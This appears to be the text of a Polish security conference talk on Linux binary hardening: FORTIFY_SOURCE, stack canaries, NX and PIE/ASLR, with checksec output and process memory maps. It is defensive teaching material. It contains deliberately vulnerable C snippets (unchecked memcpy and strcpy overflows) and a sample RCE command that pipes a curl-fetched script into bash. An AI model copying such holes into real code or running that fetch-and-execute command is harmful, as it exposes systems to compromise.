Zbroja dla binariów

Artur Łącki
IN.SE.CON 2026


$ whoami

- Inżynier systemów wbudowanych i analityk podatności
- Inżynieria wsteczna
- SDR
- Gościnnie grałem w CTFy z justCatTheFish
  - https://justcatthefish.team/
- Członek Hackers Squad
  - https://hackers-squad.pl/
- Kontakt:
  - alacki93@gmail.com
  - lackylab.pl

Treści, opinie oraz analizy przedstawione w niniejszej prezentacji należą wyłącznie do autora i nie reprezentują oficjalnego stanowiska mojego pracodawcy. Materiały mają charakter wyłącznie edukacyjny.

C i C++


- Nadal fundament współczesnego IT.
- Nawet jeżeli używacie innego języka, to gdzieś tam pod spodem jest C/C++.
- Dające duże możliwości programiście, ale jednocześnie niebezpiecznie.



Źródło rankingu: https://spectrum.ieee.org/top-programming-languages-2025

- Klasyczny rodzaj błędu: przepełnienie bufora.
- Czasami ciężki do znalezienia i potrafiący latami ukrywać się w produkcyjnym kodzie.
- W przypadku aplikacji sieciowych przepełnienie bufora może doprowadzić do zdalnego wykonania kodu (RCE, Remote Code Execution).
  - RCE w praktyce oznacza, iż atakujący może wykonać swój własny kod w naszym systemie operacyjnym. Przykładowo wykonać polecenie:

```
curl -fsSL https://example.com/absolutely_legal_script.sh | bash -
```




Wykres na podstawie https://www.cvedetails.com/vulnerabilities-by-types.php

2025 CWE Top 25 Most Dangerous Software Weaknesses


- 5 - Out-of-bounds Write
- 7 - Use After Free
- 8 - Out-of-bounds Read
- 11 - Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
- 13 - NULL Pointer Dereference
- 14 - Stack-based Buffer Overflow
- 16 - Heap-based Buffer Overflow

Przepełnienie bufora


Obszar przeznaczony na tekst




```
Naruszenie ochrony pamięci (zrzut pamięci)
```



- Zastąpienie C i C++ nie zawsze jest możliwe
  - Ze względów czysto technicznych.
  - Ze względów finansowych. Przepisanie aplikacji na inny język jest trudne i kosztowne.
    - Joel Spolsky, *Things You Should Never Do, Part I*. https://www.joelonsoftware.com/2000/04/06/things-you-should-never-do-part-i/
- Nie możemy zmienić języka, ale możemy zmienić sposób generowania kodu.
  - Wszystkie omówione zabezpieczenia dotyczą systemu Linux z biblioteką standardową glibc (ale inne systemy też mogą mieć swoje odpowiedniki tych rozwiązań).
  - Sposób działania poszczególnych mechanizmów został przedstawiony w formie „pseudokodu”, żeby zobrazować w jaki sposób kompilator zmienia działanie funkcji. Programiści nie muszą wykonywać tych zmian ręcznie.



Jak sprawdzić zabezpieczenia w naszej binarce?

GNU Nano (Ubuntu 24.04)

```
~$ checksec --file=/usr/bin/nano
RELRO           STACK CANARY      NX            PIE           RPATH      RUNPATH      Symbols       FORTIFY Fortified      Fortifiable     FILE
Full RELRO      Canary found      NX enabled    PIE enabled   No RPATH   No RUNPATH   No Symbols      Yes   14               25              /usr/bin/nano
```

Fortify Source

- Podmienia standardowe funkcje związane z zarządzaniem pamięcią (np. memcpy, memset, strcpy itp.) na bezpieczne odpowiedniki weryfikujące długość bufora.

```
void* memcpy( void* destination, const void* source, size_t len );
```

```
void* __memcpy_chk( void* destination, const void* source, size_t len,
                    size_t destlen);
```

Fortify Source


- Dostępne trzy poziomy działania:
  - 1 – Nie dokonuje żadnych zmian w wynikowej binarce. Jedynie próbuje znaleźć błędy zarządzania pamięcią na etapie kompilacji.
  - 2 – W miejscach, gdzie wykonywane są operacje na tablicach o statycznym rozmiarze, jest dodawana kontrola ilości danych.
  - 3 – To samo co na drugim poziomie 2, ale dodatkowo kompilator próbuje dodać kontrolę dla dynamicznie alokowanych buforów o zmiennej długości.
- Flaga kompilacji: `-D_FORTIFY_SOURCE=3`

Fortify Source

```c
char* allocate_and_copy(const char *source, size_t fixed_size) {
    char *new_mem = (char *)malloc(fixed_size);

    if (new_mem != NULL) {
        /* * VULNERABILITY:
         * We use strlen(source) + 1 to determine how much to copy.
         * If 'source' is longer than fixed_size, memcpy will cause
         * buffer overflow.
         */
        memcpy(new_mem, source, strlen(source) + 1);
    } else {
        perror("Allocation failed");
    }
    return new_mem;
}
...
size_t fixed_size = 16;
char *my_data = allocate_and_copy(argv[1], fixed_size);
```

-D_FORTIFY_SOURCE=3

```c
char* allocate_and_copy(const char *source, size_t fixed_size) {
    char *new_mem = (char *)malloc(fixed_size);

    if (new_mem != NULL) {
        /* * VULNERABILITY:
         * We use strlen(source) + 1 to determine how much to copy.
         * If 'source' is longer than fixed_size, __memcpy_chk will
         * will block this operation.
         */
        size_t dest_len = fixed_size;
        __memcpy_chk(new_mem, source, strlen(source) + 1, dest_len);
    } else {
        perror("Allocation failed");
    }
    return new_mem;
}
...
size_t fixed_size = 16;
char *my_data = allocate_and_copy(argv[1], fixed_size);
```



```
*** buffer overflow detected ***: terminated
Przerwane (zrzut pamięci)
```

Fortify Source

```c
char* allocate_and_copy(const char *source, size_t fixed_size) {
    char *new_mem = (char *)malloc(fixed_size);

    if (new_mem != NULL) {
        /* * VULNERABILITY:
         * We use strlen(source) + 1 to determine how much to copy.
         * If 'source' is longer than fixed_size, memcpy will cause
         * buffer overflow.
         */
        memcpy(new_mem, source, strlen(source) + 1);
    } else {
        perror("Allocation failed");
    }
    return new_mem;
}
...
size_t fixed_size = 16;
char *my_data = allocate_and_copy(argv[1], fixed_size);
```

-D_FORTIFY_SOURCE=3

```c
char* allocate_and_copy(const char *source, size_t fixed_size) {
    char *new_mem = (char *)malloc(fixed_size);

    if (new_mem != NULL) {
        /* * VULNERABILITY:
         * We use strlen(source) + 1 to determine how much to copy.
         * If 'source' is longer than fixed_size, __memcpy_chk will
         * will block this operation.
         */
        size_t dest_len = fixed_size;
        __memcpy_chk(new_mem, source, strlen(source) + 1, dest_len);
    } else {
        perror("Allocation failed");
    }
    return new_mem;
}
...
size_t fixed_size = 16;
char *my_data = allocate_and_copy(argv[1], fixed_size);
```

Co nam to dało?


- Mamy komunikat informujący o przyczynie zakończenia aplikacji.
- Aplikacja została zamknięta w kontrolowany sposób, co jest utrudnieniem dla twórców exploitów. Jest to mniejsze zło w porównaniu do potencjalnego zdalnego wykonania kodu.

```
*** buffer overflow detected ***: terminated
Przerwane (zrzut pamięci)
```

Stack Canaries

- Małe przypomnienie z podstaw programowania:
  - W pamięci programu wyróżniamy stos i stertę.
  - Na stos trafiają wszystkie lokalne zmienne danej funkcji, które nie są statyczne (`static`) i nie powstały w wyniku dynamicznej alokacji pamięci (`new`, `malloc` itp)
  - Gdy jest uruchamiana funkcja, to na stos jest odkładany adres miejsca, do którego ma powrócić program, po jej zakończeniu. Następnie odkładane są zmienne lokalne np. lokalne tablice.


```
int funkcja2(...){
    bool isAdmin;
    char buffer[8];
    [...]
}

int funkcja1(...){
    bool debug;
    char secret[16]
    [...]
    funkcja2(...);
    [...]
}
```



Ramka stosu funkcji 2	int value1
	char buffer[8]
	bool isAdmin
	Adres powrotu z funkcji 2
Ramka stosu funkcji 1	char secret[16]
	bool debug
	Adres powrotu z funkcji 1

Stack Canaries

- Żeby wyeksploitować przepełnienie lokalnego bufora do zdalnego wykonania kodu, atakujący musi nadpisywać wszystkie dane na stosie tak długo, aż nadpisze adres powrotu na inny (słowo-klucz: ROP, Return Oriented Programming).
- Stack canaries odkłada na stos pomiędzy adres powrotu i lokalne zmienne losową wartość kontrolną (kanarek), który jest sprawdzany przed zakończeniem działania funkcji.



Stack Canaries


- Wartość kanarka jest losowana podczas uruchomienia programu.
- Flaga kompilacji:
  - `-fstack-protector` – Dodaj zabezpieczenie dla wybranych, potencjalnie wybranych funkcji.
  - `-fstack-protector-strong` – To samo co -fstack-protector, ale poszerza zakres funkcji, które powinny być chronione. Obecnie zalecany wariant.
  - `-fstack-protector-all` – Chroń wszystkie funkcje.


Stack Canaries

```c
void trigger_canary(char *input) {
    char buffer[8]; // A small stack-based buffer

    printf("Attempting to copy input into an 8-byte stack buffer...\n");

    /* * VULNERABILITY: strcpy does not check the size of the destination.
     * If the input is longer than 7 characters (+ null terminator),
     * it will overwrite the stack canary located right after 'buffer'.
     */
    strcpy(buffer, input);

    printf("Buffer content: %s\n", buffer);
}
```

-fstack-protector-*

```c
void trigger_canary(char *input) {
    char buffer[8]; // A small stack-based buffer

    printf("Attempting to copy input into an 8-byte stack buffer...\n");

    /* * VULNERABILITY: strcpy does not check the size of the destination.
     * If the input is longer than 7 characters (+ null terminator),
     * it will overwrite the stack canary located right after 'buffer'.
     */
    strcpy(buffer, input);

    printf("Buffer content: %s\n", buffer);
    __stack_chk_fail();
}
```






```
Attempting to copy input into an 8-byte stack buffer...
Buffer content: aaaaaaaaaaaaaaaaaaaaaaaaa
Naruszenie ochrony pamięci (zrzut pamięci)
```

```
Attempting to copy input into an 8-byte stack buffer...
Buffer content: aaaaaaaaaaaaaaaaaaaaaaaaa
*** stack smashing detected ***: terminated
Przerwane (zrzut pamięci)
```

Dlaczego kanarek?

No eXecute (NX Bit)

- Stronice pamięci procesu mają uprawnienia do zapisy, odczytu i wykonania. Podobnie jak pliki w systemie Linux.
- NX bit wprowadził możliwość oznaczenia, w których segmentach pamięci jest kod programu.

No eXecute (NX Bit)

```
~$ cat /proc/142576/maps
5ce49dbfb000-5ce49dc00000 r--p 00000000 fc:01 32901646                   /usr/bin/nano
5ce49dc00000-5ce49dc32000 r-xp 00005000 fc:01 32901646                   /usr/bin/nano
5ce49dc32000-5ce49dc3d000 r--p 00037000 fc:01 32901646                   /usr/bin/nano
5ce49dc3d000-5ce49dc3e000 r--p 00042000 fc:01 32901646                   /usr/bin/nano
5ce49dc3e000-5ce49dc3f000 rw-p 00043000 fc:01 32901646                   /usr/bin/nano
5ce49dc3f000-5ce49dc40000 rw-p 00000000 00:00 0
5ce4cede4000-5ce4cef94000 rw-p 00000000 00:00 0                          [heap]
79ce15200000-79ce159ed000 r--p 00000000 fc:01 32904704                   /usr/lib/locale/locale-archive
79ce15a00000-79ce15a28000 r--p 00000000 fc:01 32932267                   /usr/lib/x86_64-linux-gnu/libc.so.6
79ce15a28000-79ce15bb0000 r-xp 00028000 fc:01 32932267                   /usr/lib/x86_64-linux-gnu/libc.so.6
79ce15bb0000-79ce15bff000 r--p 001b0000 fc:01 32932267                   /usr/lib/x86_64-linux-gnu/libc.so.6
79ce15bff000-79ce15c03000 r--p 001fe000 fc:01 32932267                   /usr/lib/x86_64-linux-gnu/libc.so.6
79ce15c03000-79ce15c05000 rw-p 00202000 fc:01 32932267                   /usr/lib/x86_64-linux-gnu/libc.so.6
79ce15c05000-79ce15c12000 rw-p 00000000 00:00 0
79ce15d40000-79ce15d42000 rw-p 00000000 00:00 0
79ce15d42000-79ce15d50000 r--p 00000000 fc:01 32917396                   /usr/lib/x86_64-linux-gnu/libtinfo.so.6.4
79ce15d50000-79ce15d63000 r-xp 0000e000 fc:01 32917396                   /usr/lib/x86_64-linux-gnu/libtinfo.so.6.4
79ce15d63000-79ce15d71000 r--p 00021000 fc:01 32917396                   /usr/lib/x86_64-linux-gnu/libtinfo.so.6.4
79ce15d71000-79ce15d75000 r--p 0002e000 fc:01 32917396                   /usr/lib/x86_64-linux-gnu/libtinfo.so.6.4
79ce15d75000-79ce15d76000 rw-p 00032000 fc:01 32917396                   /usr/lib/x86_64-linux-gnu/libtinfo.so.6.4
79ce15d76000-79ce15d7f000 r--p 00000000 fc:01 32917390                   /usr/lib/x86_64-linux-gnu/libncursesw.so.6.4
79ce15d7f000-79ce15da9000 r-xp 00009000 fc:01 32917390                   /usr/lib/x86_64-linux-gnu/libncursesw.so.6.4
79ce15da9000-79ce15db0000 r--p 00033000 fc:01 32917390                   /usr/lib/x86_64-linux-gnu/libncursesw.so.6.4
79ce15db0000-79ce15db1000 r--p 00039000 fc:01 32917390                   /usr/lib/x86_64-linux-gnu/libncursesw.so.6.4
79ce15db1000-79ce15db2000 rw-p 0003a000 fc:01 32917390                   /usr/lib/x86_64-linux-gnu/libncursesw.so.6.4
79ce15dc7000-79ce15dd6000 r--p 00000000 fc:01 34478297                   /usr/share/locale-langpack/pl/LC_MESSAGES/nano.mo
79ce15dd6000-79ce15ddd000 r--s 00000000 fc:01 32932256                   /usr/lib/x86_64-linux-gnu/gconv/gconv-modules.cache
79ce15ddd000-79ce15ddf000 rw-p 00000000 00:00 0
79ce15ddf000-79ce15de0000 r--p 00000000 fc:01 32932264                   /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
79ce15de0000-79ce15e0b000 r-xp 00001000 fc:01 32932264                   /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
79ce15e0b000-79ce15e15000 r--p 0002c000 fc:01 32932264                   /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
79ce15e15000-79ce15e17000 r--p 00036000 fc:01 32932264                   /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
79ce15e17000-79ce15e19000 rw-p 00038000 fc:01 32932264                   /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
7ffe3def3000-7ffe3df15000 rw-p 00000000 00:00 0                          [stack]
7ffe3dfe0000-7ffe3dfe4000 r--p 00000000 00:00 0                          [vvar]
7ffe3dfe4000-7ffe3dfe6000 r-xp 00000000 00:00 0                          [vdso]
ffffffffff600000-ffffffffff601000 --xp 00000000 00:00 0                  [vsyscall]
```

No eXecute (NX Bit)

- Próba wykonania kodu zapisanego w nieprzeznaczonym do tego segmencie (np. stosie) zakończy działanie programu.
- To dzięki temu mechanizmowi atakujący nie mogą w prosty sposób ładować na stos shellcode’u, który później zostanie wykonany.
- Flaga kompilacji: `-z noexecstack`

Position-Independent Code (PIE)

- Kiedyś mapa pamięci procesu była taka sama po każdym uruchomieniu.
- Żeby utrudnić exploitację błędów bezpieczeństwa wymyślono, iż przy każdym uruchomieniu aplikacji, adresy poszczególnych segmentów powinny być trochę inne.
- W taki sposób powstał ASLR (Address Space Layout Randomization).
- Początkowo ASLR w systemie Linux ograniczał się jedynie do zmiany adresów, pod którymi były ładowane biblioteki, z których korzystała aplikacja. Segment z kodem samej aplikacji zawsze był ładowany pod ten sam adres.

```
~$ cat /proc/142576/maps
5ce49dbfb000-5ce49dc00000 r--p 00000000 fc:01 32901646                   /usr/bin/nano
5ce49dc00000-5ce49dc32000 r-xp 00005000 fc:01 32901646                   /usr/bin/nano
5ce49dc32000-5ce49dc3d000 r--p 00037000 fc:01 32901646                   /usr/bin/nano
5ce49dc3d000-5ce49dc3e000 r--p 00042000 fc:01 32901646                   /usr/bin/nano
5ce49dc3e000-5ce49dc3f000 rw-p 00043000 fc:01 32901646                   /usr/bin/nano
5ce49dc3f000-5ce49dc40000 rw-p 00000000 00:00 0
5ce4cede4000-5ce4cef94000 rw-p 00000000 00:00 0                          [heap]
79ce15200000-79ce159ed000 r--p 00000000 fc:01 32904704                   /usr/lib/locale/locale-archive
79ce15a00000-79ce15a28000 r--p 00000000 fc:01 32932267                   /usr/lib/x86_64-linux-gnu/libc.so.6
79ce15a28000-79ce15bb0000 r-xp 00028000 fc:01 32932267                   /usr/lib/x86_64-linux-gnu/libc.so.6
79ce15bb0000-79ce15bff000 r--p 001b0000 fc:01 32932267                   /usr/lib/x86_64-linux-gnu/libc.so.6
79ce15bff000-79ce15c03000 r--p 001fe000 fc:01 32932267                   /usr/lib/x86_64-linux-gnu/libc.so.6
79ce15c03000-79ce15c05000 rw-p 00202000 fc:01 32932267                   /usr/lib/x86_64-linux-gnu/libc.so.6
79ce15c05000-79ce15c12000 rw-p 00000000 00:00 0
79ce15d40000-79ce15d42000 rw-p 00000000 00:00 0
79ce15d42000-79ce15d50000 r--p 00000000 fc:01 32917396                   /usr/lib/x86_64-linux-gnu/libtinfo.so.6.4
79ce15d50000-79ce15d63000 r-xp 0000e000 fc:01 32917396                   /usr/lib/x86_64-linux-gnu/libtinfo.so.6.4
79ce15d63000-79ce15d71000 r--p 00021000 fc:01 32917396                   /usr/lib/x86_64-linux-gnu/libtinfo.so.6.4
79ce15d71000-79ce15d75000 r--p 0002e000 fc:01 32917396                   /usr/lib/x86_64-linux-gnu/libtinfo.so.6.4
79ce15d75000-79ce15d76000 rw-p 00032000 fc:01 32917396                   /usr/lib/x86_64-linux-gnu/libtinfo.so.6.4
79ce15d76000-79ce15d7f000 r--p 00000000 fc:01 32917390                   /usr/lib/x86_64-linux-gnu/libncursesw.so.6.4
79ce15d7f000-79ce15da9000 r-xp 00009000 fc:01 32917390                   /usr/lib/x86_64-linux-gnu/libncursesw.so.6.4
79ce15da9000-79ce15db0000 r--p 00033000 fc:01 32917390                   /usr/lib/x86_64-linux-gnu/libncursesw.so.6.4
79ce15db0000-79ce15db1000 r--p 00039000 fc:01 32917390                   /usr/lib/x86_64-linux-gnu/libncursesw.so.6.4
79ce15db1000-79ce15db2000 rw-p 0003a000 fc:01 32917390                   /usr/lib/x86_64-linux-gnu/libncursesw.so.6.4
79ce15dc7000-79ce15dd6000 r--p 00000000 fc:01 34478297                   /usr/share/locale-langpack/pl/LC_MESSAGES/nano.mo
79ce15dd6000-79ce15ddd000 r--s 00000000 fc:01 32932256                   /usr/lib/x86_64-linux-gnu/gconv/gconv-modules.cache
79ce15ddd000-79ce15ddf000 rw-p 00000000 00:00 0
79ce15ddf000-79ce15de0000 r--p 00000000 fc:01 32932264                   /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
79ce15de0000-79ce15e0b000 r-xp 00001000 fc:01 32932264                   /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
79ce15e0b000-79ce15e15000 r--p 0002c000 fc:01 32932264                   /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
79ce15e15000-79ce15e17000 r--p 00036000 fc:01 32932264                   /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
79ce15e17000-79ce15e19000 rw-p 00038000 fc:01 32932264                   /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
7ffe3def3000-7ffe3df15000 rw-p 00000000 00:00 0                          [stack]
7ffe3dfe0000-7ffe3dfe4000 r--p 00000000 00:00 0                          [vvar]
7ffe3dfe4000-7ffe3dfe6000 r-xp 00000000 00:00 0                          [vdso]
ffffffffff600000-ffffffffff601000 --xp 00000000 00:00 0                  [vsyscall]
```

```
~$ cat /proc/145108/maps
5dba49a37000-5dba49a3c000 r--p 00000000 fc:01 32901646                   /usr/bin/nano
5dba49a3c000-5dba49a6e000 r-xp 00005000 fc:01 32901646                   /usr/bin/nano
5dba49a6e000-5dba49a79000 r--p 00037000 fc:01 32901646                   /usr/bin/nano
5dba49a79000-5dba49a7a000 r--p 00042000 fc:01 32901646                   /usr/bin/nano
